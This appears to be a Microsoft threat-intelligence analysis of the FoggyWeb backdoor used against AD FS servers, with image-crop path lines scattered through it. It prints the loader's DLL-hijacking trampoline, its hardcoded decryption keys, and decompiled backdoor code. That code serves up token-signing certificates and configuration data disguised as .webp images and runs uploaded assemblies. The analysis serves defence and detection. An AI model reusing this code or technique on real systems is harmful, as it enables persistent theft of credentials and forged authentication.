
FoggyWeb: Targeted NOBELIUM malware leads to persistent backdoor

microsoft.com/security/blog/2021/09/27/foggyweb-targeted-nobelium-malware-leads-to-persistent-backdoor/

September 27, 2021



Microsoft continues to work with partners and customers to track and expand our knowledge of the threat actor we refer to as NOBELIUM, the actor behind the SUNBURST backdoor, TEARDROP malware, and related components. As we stated before, we suspect that NOBELIUM can draw from significant operational resources often showcased in their campaigns, including custom-built malware and tools. In March 2021, we profiled NOBELIUM's GoldMax, GoldFinder, and Sibot malware, which it uses for layered persistence. We then followed that up with another post in May, when we analyzed the actor's early-stage toolset comprising EnvyScout, BoomBox, NativeZone, and VaporRage.

This blog is another in-depth analysis of newly detected NOBELIUM malware: a post-exploitation backdoor that Microsoft Threat Intelligence Center (MSTIC) refers to as **FoggyWeb**. As mentioned in previous blogs, NOBELIUM employs multiple tactics to pursue credential theft with the objective of gaining admin-level access to Active Directory Federation Services (AD FS) servers. Once NOBELIUM obtains credentials and successfully compromises a server, the actor relies on that access to maintain persistence and deepen its infiltration using sophisticated malware and tools. NOBELIUM uses FoggyWeb to remotely exfiltrate the configuration database of compromised AD FS servers, decrypted token-signing certificate, and token-decryption certificate, as well as to download and execute additional components. Use of FoggyWeb has been observed in the wild as early as April 2021.

Microsoft has notified all customers observed being targeted or compromised by this activity. If you believe your organization has been compromised, we recommend that you

- Audit your on-premises and cloud infrastructure, including configuration, per-user and per-app settings, forwarding rules, and other changes the actor might have made to maintain their access
- Remove user and app access, review configurations for each, and re-issue new, strong credentials following documented industry best practices.

- Use a hardware security module (HSM) as described in securing AD FS servers to prevent the exfiltration of secrets by FoggyWeb.

Microsoft security products have implemented detections and protections against this malware. Indicators of compromise (IOCs), mitigation guidance, detection details, and hunting queries for Azure Sentinel and Microsoft 365 Defender customers are provided at the end of this analysis and in the product portals. Active Directory Federation Services (AD FS) servers run on-premises and customers can also follow detailed guidance on securing AD FS servers against attacks.

FoggyWeb: Backdoor targeting AD FS


FoggyWeb is a passive and highly targeted backdoor capable of remotely exfiltrating sensitive information from a compromised AD FS server. It can also receive additional malicious components from a command-and-control (C2) server and execute them on the compromised server.

After compromising an AD FS server, NOBELIUM was observed dropping the following two files on the system (administrative privileges are required to write these files to the folders listed below):

- *%WinDir%\ADFS\version.dll*
- *%WinDir%\SystemResources\Windows.Data.TimeZones\pris\Windows.Data.TimeZones.zh-PH.pri*

FoggyWeb is stored in the encrypted file *Windows.Data.TimeZones.zh-PH.pri*, while the malicious file *version.dll* can be described as its loader. The AD FS service executable *Microsoft.IdentityServer.ServiceHost.exe* loads the said DLL file via the DLL search order hijacking technique that involves the core Common Language Runtime (CLR) DLL files (described in detail in the FoggyWeb loader section). This loader is responsible for loading the encrypted FoggyWeb backdoor file and utilizing a custom Lightweight Encryption Algorithm (LEA) routine to decrypt the backdoor in memory.

After de-obfuscating the backdoor, the loader proceeds to load FoggyWeb in the execution context of the AD FS application. The loader, an unmanaged application, leverages the CLR hosting interfaces and APIs to load the backdoor, a managed DLL, in the same Application Domain within which the legitimate AD FS managed code is executed. This grants the backdoor access to the AD FS codebase and resources, including the AD FS configuration database (as it inherits the AD FS service account permissions required to access the configuration database).




When loaded, the FoggyWeb backdoor (originally named *Microsoft.IdentityServer.WebExtension.dll* by its developer) functions as a passive and persistent backdoor that allows abuse of the Security Assertion Markup Language (SAML) token. The backdoor configures HTTP listeners for actor-defined URIs that mimic the structure of the legitimate URIs used by the target's AD FS deployment. The custom listeners passively monitor all incoming HTTP GET and POST requests sent to the AD FS server from the intranet/internet and intercept HTTP requests that match the custom URI patterns defined by the actor. This version of FoggyWeb configures listeners for the following hardcoded URI patterns (which might vary per target):

- HTTP GET URI pattern:
  - */adfs/portal/images/theme/light01/profile.webp*
  - */adfs/portal/images/theme/light01/background.webp*
  - */adfs/portal/images/theme/light01/logo.webp*
- HTTP POST URI pattern:
  /adfs/services/trust/2005/samlmixed/upload

Each HTTP GET/POST URI pattern above corresponds to a C2 command:

- When the AD FS server receives an HTTP GET request containing the URI pattern */adfs/portal/images/theme/light01/profile.webp*, the backdoor retrieves the ***token signing certificate*** of the compromised AD FS server and then obfuscates and returns the certificate to the issuer of the request.
- Similarly, when the AD FS server receives an HTTP GET request containing the URI pattern */adfs/portal/images/theme/light01/background.webp*, the backdoor retrieves the ***token decryption certificate*** of the compromised AD FS server and then obfuscates and returns the certificate to the issuer of the request.
- When the AD FS server receives an HTTP GET request containing the URI pattern */adfs/portal/images/theme/light01/logo.webp*, the backdoor retrieves the AD FS configuration data of the compromised server, obfuscates the data, and returns the obfuscated data to the issuer of the request.
- When the AD FS server receives an HTTP POST request containing the URI pattern */adfs/services/trust/2005/samlmixed/upload*, the backdoor treats the obfuscated and compressed POST data as either .NET assembly or source code. If assembly, the backdoor executes the assembly in the execution context of the AD FS process. If source code, the backdoor dynamically compiles the source code and proceeds to execute the resulting memory-resident assembly in the execution context of the AD FS process.

The diagram below illustrates the methodology used by the actor to communicate with the FoggyWeb backdoor located on a compromised internet-facing AD FS server.



Since FoggyWeb runs in the context of the main AD FS process, it inherits the AD FS service account permissions required to access the AD FS configuration database. This contrasts with tools such as *ADFSDump* that must be executed under the user context of the AD FS service account. Also, because FoggyWeb is loaded into the same application domain as the AD FS managed code, it gains programmatical access to the legitimate AD FS classes, methods, properties, fields, objects, and components that are subsequently leveraged by FoggyWeb to facilitate its malicious operations. For example, this allows FoggyWeb to gain access to the AD FS configuration data without connecting to the WID named pipe or manually running SQL queries to retrieve configuration information (for example, to obtain the *EncryptedPfx* blob from the configuration data). FoggyWeb is also AD FS version-agnostic; it does not need to keep track of legacy versus modern configuration table names and schemas, named pipe names, and other version-dependent properties of AD FS.

FoggyWeb loader

The file *version.dll* is a malicious loader responsible for loading an encrypted backdoor file from the file system, decrypting the backdoor file, and loading it in memory. This malicious DLL, which shares a name with a legitimate Windows DLL located in the *%WinDir%\System32* folder, is meant to be placed in the main AD FS folder *%WinDir%\ADFS*, where the AD FS service executable *Microsoft.IdentityServer.ServiceHost.exe* is located (for reasons described later in this section).

When the AD FS service (*adfssrv*) is started, the service executable *Microsoft.IdentityServer.ServiceHost.exe* gets executed. As a .NET-based managed application, *Microsoft.IdentityServer.ServiceHost.exe* imports an unmanaged Windows DLL named *mscoree.dll*.

```
Dump of file C:\Windows\ADFS\Microsoft.IdentityServer.ServiceHost.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    mscoree.dll
                402000 Import Address Table
                40BEF7 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                    0 _CorExeMain
```


The file *mscoree.dll* dynamically loads another unmanaged Windows/CLR DLL named *mscoreei.dll*. As shown below, *mscoreei.dll* has a delay load import (Delay Import) named *version.dll*.

```
Dump of file C:\Windows\ADFS\mscoreei.dll

File Type: DLL

  Section contains the following delay load imports:

    VERSION.dll
              00000001 Characteristics
      0000000180092380 Address of HMODULE
      000000018009A0F0 Import Address Table
      0000000180073580 Import Name Table
      0000000000000000 Bound Import Name Table
      0000000000000000 Unload Import Name Table
                     0 time date stamp

                                  0000000180003250     0 GetFileVersionInfoW
                                  0000000180006010     0 VerQueryValueW
                                  0000000180003240     0 GetFileVersionInfoSizeW
```


NOBELIUM, with existing administrative permissions, was observed to drop a malicious loader named *version.dll* in the *%WinDir%\ADFS* folder where the AD FS service executable *Microsoft.IdentityServer.ServiceHost.exe* is located. Once the system or the AD FS service is restarted, *Microsoft.IdentityServer.ServiceHost.exe* loads *mscoree.dll*, which in turn loads *mscoreei.dll*. As mentioned above, *mscoreei.dll* has a delay load import named *version.dll*. Once loaded, instead of loading the legitimate *version.dll* from the *%WinDir%\System32* folder *mscoreei.dll* loads the malicious *version.dll* planted by the attacker in *%WinDir%\ADFS* folder (referred to as DLL search order hijacking), as shown in the call stack below.

```
 # Call Site
00 mscoreei!__delayLoadHelper2+0x164
01 mscoreei!_tailMerge_VERSION_dll+0x3f
02 mscoreei!ShimUtil::ReadFileVersion+0x18
03 mscoreei!ReadCLRFileVersion+0xfa
04 mscoreei!RuntimeRequest::ComputeVersionStringThrowing+0x1945
05 mscoreei!RuntimeRequest::ComputeVersionString+0x22
06 mscoreei!CLRMetaHostPolicyImpl::GetRequestedRuntimeHelper+0x1ad
07 mscoreei!CLRMetaHostPolicyImpl::GetRequestedRuntime+0x120
08 mscoreei!GetCorExeMainEntrypoint+0xf1
09 mscoreei!_CorExeMain+0x45
0a MSCOREE!_CorExeMain_Exported+0xb
0b KERNEL32!BaseThreadInitThunk+0x14
0c ntdll!RtlUserThreadStart+0x21
```

The malicious loader *version.dll* behaves as a proxy for all legitimate *version.dll* export function calls. As shown below, it exports the same 17 function names as the legitimate version of *version.dll*.




```
C:\>dumpbin /EXPORTS C:\Windows\ADFS\version.dll
Microsoft (R) COFF/PE Dumper Version 9.00.30729.01
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file C:\Windows\ADFS\version.dll

File Type: DLL

  Section contains the following exports for version.dll

    00000000 characteristics
    FFFFFFFF time date stamp Sun Feb 07 01:28:15 2106
        0.00 version
           1 ordinal base
          17 number of functions
          17 number of names

    ordinal hint RVA      name

          1    0 000021D4 GetFileVersionInfoA
          2    1 000021DD GetFileVersionInfoByHandle
          3    2 000021E6 GetFileVersionInfoExA
          4    3 000021EF GetFileVersionInfoExW
          5    4 000021F8 GetFileVersionInfoSizeA
          6    5 00002201 GetFileVersionInfoSizeExA
          7    6 0000220A GetFileVersionInfoSizeExW
          8    7 00002213 GetFileVersionInfoSizeW
          9    8 0000221C GetFileVersionInfoW
         10    9 00002225 VerFindFileA
         11    A 0000222E VerFindFileW
         12    B 0000223A VerInstallFileA
         13    C 00002246 VerInstallFileW
         14    D 00002252 VerLanguageNameA
         15    E 0000225E VerLanguageNameW
         16    F 0000226A VerQueryValueA
         17   10 00002276 VerQueryValueW
```




```
C:\>dumpbin /EXPORTS c:\Windows\System32\version.dll
Microsoft (R) COFF/PE Dumper Version 9.00.30729.01
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file c:\Windows\System32\version.dll

File Type: DLL

  Section contains the following exports for VERSION.dll

    00000000 characteristics
    14531102 time date stamp Tue Oct 21 10:56:02 1980
        0.00 version
           1 ordinal base
          17 number of functions
          17 number of names

    ordinal hint RVA      name

          1    0 000010F0 GetFileVersionInfoA
          2    1 00002370 GetFileVersionInfoByHandle
          3    2 00001E90 GetFileVersionInfoExA
          4    3 00001070 GetFileVersionInfoExW
          5    4 00001010 GetFileVersionInfoSizeA
          6    5 00001EB0 GetFileVersionInfoSizeExA
          7    6 00001090 GetFileVersionInfoSizeExW
          8    7 000010B0 GetFileVersionInfoSizeW
          9    8 000010D0 GetFileVersionInfoW
         10    9 00001ED0 VerFindFileA
         11    A 00002560 VerFindFileW
         12    B 00001EF0 VerInstallFileA
         13    C 00003320 VerInstallFileW
         14    D          VerLanguageNameA (forwarded to KERNEL32
         15    E          VerLanguageNameW (forwarded to KERNEL32
         16    F 00001030 VerQueryValueA
         17   10 00001050 VerQueryValueW
```

The export functions of the malicious *version.dll* are all short stubs that call a single trampoline function labeled *TrampolineFunction*, as seen in the screenshot below.



Below is a pseudocode for the trampoline function.



```
__int64 __fastcall TrampolineFunction()
{
  int export_ordinal; // eax
  __int64 (__fastcall *legitimate_version_dll_function_pointer)(); // rax

  legitimate_version_dll_function_pointer = LoadDecryptExecuteBackdoor(export_ordinal);
  return legitimate_version_dll_function_pointer();
}
```

This trampoline function is responsible for the following:

- Calling a function (labeled as *LoadDecryptExecuteBackdoor()* by the analyst) to load a backdoor file from the file system, and then decrypting and executing the file in memory
- Transferring execution to the initially called target function from the legitimate version of *version.dll*.

The trampoline function preserves the value of the arguments/registers intended for the function from the legitimate version of *version.dll* by saving the value of certain CPU registers. It first pushes them onto the stack before calling the *LoadDecryptExecuteBackdoor()* function above and then restoring them before transferring execution to the function from the legitimate version of *version.dll*.

```
; __int64 __fastcall TrampolineFunction()
TrampolineFunction proc near
push    rbx
push    rcx
push    rdx
push    rsi
push    rdi
push    r8
push    r9
sub     rsp, 20h
mov     rcx, rax
call    LoadDecryptExecuteBackdoor
add     rsp, 20h
pop     r9
pop     r8
pop     rdi
pop     rsi
pop     rdx
pop     rcx
pop     rbx
jmp     rax
TrampolineFunction endp
```

When called, *LoadDecryptExecuteBackdoor()* attempts to create a Windows event named *{2783c149-77a7-5e51-0d83-ac0566daff96}* to ensure that only one copy of the loader is actively running on the system. In a new thread, it then checks if the following file is present (hardcoded path string):

C:\Windows\SystemResources\Windows.Data.TimeZones\pris\Windows.Data.TimeZones.zh-PH.pri

Windows.Data.TimeZones.zh-PH.pri is an encrypted backdoor file that is placed in the folder above. MSTIC refers to this backdoor file as FoggyWeb, and our analysis is in the next section.

Microsoft.IdentityServer.ServiceHost.exe in and of itself is an unmanaged Windows executable that is generated when the high-level AD FS managed code is compiled. When executed, the unmanaged code inside *Microsoft.IdentityServer.ServiceHost.exe* leverages Common Language Runtime (CLR) to run the managed AD FS code within a virtual runtime environment. This virtual runtime environment is comprised of one or more application domains, which provide a unit of isolation for the runtime environment and allow different applications to run inside separate containers within a process. The managed AD FS code is executed within an application domain inside the virtual runtime environment.

The FoggyWeb backdoor (also a managed DLL) is intended to run alongside the legitimate AD FS code (that is, within the same application domain). This means that for the FoggyWeb loader to load the backdoor alongside the AD FS code, it needs to gain access to the same application domain that the AD FS code is executed within. Since the FoggyWeb loader *version.dll* is an unmanaged application, it cannot directly access the virtual runtime environment that the managed AD FS code is executed within. The loader overcomes this limitation and loads the backdoor alongside the AD FS code by leveraging the CLR hosting interfaces and APIs to access the virtual runtime environment within which the AD FS code is executed.

The loader performs the following high-level actions:

- Enumerate all CLRs loaded in the AD FS process *Microsoft.IdentityServer.ServiceHost.exe*
- For each CLR, enumerate all running application domains and perform the following actions for each domain:
    - Read the contents of the following encrypted FoggyWeb backdoor file into memory: *C:\Windows\SystemResources\Windows.Data.TimeZones\pris\Windows.Data.TimeZones.zh-PH.pri*
    - Decrypt the encrypted FoggyWeb backdoor file using the Lightweight Encryption Algorithm (LEA). The LEA-128 key schedule uses the following hardcoded master key to generate the round keys:

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000  5D 65 A5 DA 4B D5 9A 5B  8C 70 44 5A 5E 43 4C 7E   ]e¥ÚKÕš[ŒpDZ^CL~
```

After decrypting each 16-byte cipher block, the loader uses the following XOR key to decode each individual decrypted/plaintext block:

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000  5F 02 39 58 D0 9C 8C AB  7C 85 09 9F BA DF 00 D0   _ 9XÐœŒ«|… Ÿºß Ð
```

This is equivalent to first LEA decrypting the entire file and then XOR decoding the decrypted data (instead of decrypting and XOR decoding each individual 16-byte block).

> Create a Safe Array and copy the decrypted FoggyWeb backdoor bytes to the array. It then calls the *Load()* function for the current application domain to load the FoggyWeb DLL into the application domain. After the FoggyWeb DLL is loaded into the current application domain, the loader invokes the following method from the DLL: *Microsoft.IdentityServer.WebExtension.WebHost*.

At this point in the execution cycle, the FoggyWeb DLL is loaded into one or more application domains where the legitimate AD FS code is running. This means the backdoor code runs alongside the AD FS code with the same access and permissions as the AD FS application. Because the backdoor is loaded in the same application domain as the AD FS code, it gains programmatical access to the legitimate classes, methods, properties, fields, objects, and components used by various AD FS modules to carry out their legitimate functionality. Such access allows the FoggyWeb backdoor to directly interact with the AD FS codebase (that is, not an external disk-resident tool) and selectively invoke native AD FS methods needed to facilitate its malicious operations.

FoggyWeb backdoor

This malicious memory-resident DLL (originally named *Microsoft.IdentityServer.WebExtension.dll* by its developer) functions as a backdoor targeting AD FS. It is loaded by the main AD FS service process *Microsoft.IdentityServer.ServiceHost.exe* through a malicious loader component.

When loaded, the backdoor starts an HTTP listener that listens for HTTP GET and POST requests containing the following URI patterns:

- HTTP GET URI pattern: */adfs/portal/images/theme/light01/*
- HTTP POST URI pattern: */adfs/services/trust/2005/samlmixed/upload*

As shown below, the URI patterns are hardcoded in the backdoor and mimic the structure of the legitimate URIs used by the target's AD FS deployment.

```
internal static class Configuration
{
    // Token: 0x04000004 RID: 4
    public const string UrlGetPath = "/adfs/portal/images/theme/light01/";

    // Token: 0x04000005 RID: 5
    public const string UrlPostPath = "/adfs/services/trust/2005/samlmixed/upload";
```

Once the backdoor receives an HTTP request that contains one of the URI patterns above, the listener proceeds to handle the request using either an HTTP GET or HTTP POST callback/handler method (*ProcessGetRequest()* and *ProcessGetRequest()*, respectively).

```
public void OnGetContext()
{
    this.response.StatusCode = 404;
    if (!(this.request.HttpMethod == "GET"))
    {
        if (this.request.HttpMethod == "POST")
        {
            if (this.request.Url.AbsolutePath != "/adfs/services/trust/2005/samlmixed/upload")
            {
                return;
            }
            this.ProcessPostRequest();
        }
        return;
    }
    if (this.request.Url.AbsolutePath.Substring(0, this.request.Url.AbsolutePath.LastIndexOf('/') + 1) != "/adfs/portal/images/theme/light01/")
    {
        return;
    }
    this.ProcessGetRequest();
}
```

HTTP GET handler

The incoming HTTP GET requests that contain the URI pattern */adfs/portal/images/theme/light01/* are handled by backdoor's *ProcessGetRequest()* method.

```
private void ProcessGetRequest()
{
    string fileName = Path.GetFileName(this.request.Url.LocalPath);
    if (!string.IsNullOrEmpty(fileName) && fileName.EndsWith(".webp"))
    {
        byte[] array = null;
        if (fileName == Configuration.UrlGetFileNames[0])
        {
            array = Service.GetCertificate("SigningToken");
        }
        else if (fileName == Configuration.UrlGetFileNames[1])
        {
            array = Service.GetCertificate("EncryptionToken");
        }
        else if (fileName == Configuration.UrlGetFileNames[2])
        {
            array = Service.GetInfo();
        }
        if (array != null)
        {
            this.response.ContentType = "image/webp";
            byte[] webpImage = Webp.GetWebpImage(array);
            this.response.ContentLength64 = (long)webpImage.Length;
            this.response.StatusCode = 200;
            this.response.OutputStream.Write(webpImage, 0, webpImage.Length);
        }
    }
}
```

If an incoming HTTP GET request is issued for a file/resource with the file extension of *.webp*, the *ProcessGetRequest()* method proceeds to handle the request. Otherwise, the request is ignored by the backdoor. Also, if the requested file name matches one of the three hardcoded names below, the backdoor treats the request as a C2 command issued by the attacker.

```
public static readonly string[] UrlGetFileNames = new string[]
{
    "profile.webp",
    "background.webp",
    "logo.webp"
};
```

The following URL patterns are treated as C2 commands:

- */adfs/portal/images/theme/light01/profile.webp*
- */adfs/portal/images/theme/light01/background.webp*
- */adfs/portal/images/theme/light01/logo.webp*

The first two C2 commands, *profile.webp* and *background.webp* (*UrlGetFileNames[0]* and *UrlGetFileNames[1]* in the screenshot above), are handled by calling the backdoor's *Service.GetCertificate()* method.

```
if (fileName == Configuration.UrlGetFileNames[0])
{
    array = Service.GetCertificate("SigningToken");
}
else if (fileName == Configuration.UrlGetFileNames[1])
{
    array = Service.GetCertificate("EncryptionToken");
}
```

As the name suggests, this method is responsible for retrieving an AD FS certificate (either the token- signing or the token encryption certificate, depending on the value of the *certificateType* parameter passed to the method) from the AD FS service configuration database.

Analyst note: *Refer to the Appendix for an in-depth analysis of the Service.GetCertificate() method and how it obtains and decrypts either the token signing or encryption certificate.*

As shown in the screenshot above, when the C2 command *profile.webp* (*UrlGetFileNames[0]*) is issued to the backdoor (by issuing an HTTP GET request for the URI */adfs/portal/images/theme/light01/profile.webp*), the backdoor retrieves the ***token-signing certificate*** of the compromised AD FS server. Similarly, when the C2 command *background.webp* (*UrlGetFileNames[1]*) is issued to the backdoor (by issuing an HTTP GET request for the URI */adfs/portal/images/theme/light01/background.webp*), the backdoor retrieves the ***token encryption certificate*** of the compromised AD FS server.

The third C2 command, *logo.webp* (*UrlGetFileNames[2]*), is triggered by sending an HTTP GET request to the following URI: */adfs/portal/images/theme/light01/logo.webp*. The C2 command is handled by calling the backdoor's *GetInfo()* method.

```
else if (fileName == Configuration.UrlGetFileNames[2])
{
    array = Service.GetInfo();
}
```

The *GetInfo()* method is responsible for dumping the AD FS service configuration data of the compromised server.

```
public static byte[] GetInfo()
{
    object serviceSettingsDataProvider = Service.GetServiceSettingsDataProvider();
    object obj = serviceSettingsDataProvider.GetType().InvokeMember("GetPolicyManager", BindingFlags.Instance | BindingFlags.Public |
      BindingFlags.NonPublic | BindingFlags.InvokeMethod, null, serviceSettingsDataProvider, new object[0]);
    object obj2 = obj.GetType().InvokeMember("GetServiceSettings", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
      BindingFlags.InvokeMethod, null, obj, new object[0]);
    string text = (string)obj2.GetType().GetProperty("ServiceSettingsData").GetValue(obj2);
    if (text == null)
    {
        return null;
    }
    return Encoding.UTF8.GetBytes(text);
}
```

As shown above, the AD FS service configuration data is obtained via the *ServiceSettingsData* property, which retrieves the data from the AD FS service configuration database, Windows Internal Database (WID).

Before returning the output of the C2 commands (that is, the token-signing certificate, the token encryption certificate, or the AD FS service configuration data) to the C2 in an HTTP 200 response, the backdoor first obfuscates the output by calling its method named *GetWebpImage()*.

```
if (array != null)
{
    this.response.ContentType = "image/webp";
    byte[] webpImage = Webp.GetWebpImage(array);
    this.response.ContentLength64 = (long)webpImage.Length;
    this.response.StatusCode = 200;
    this.response.OutputStream.Write(webpImage, 0, webpImage.Length);
}
```

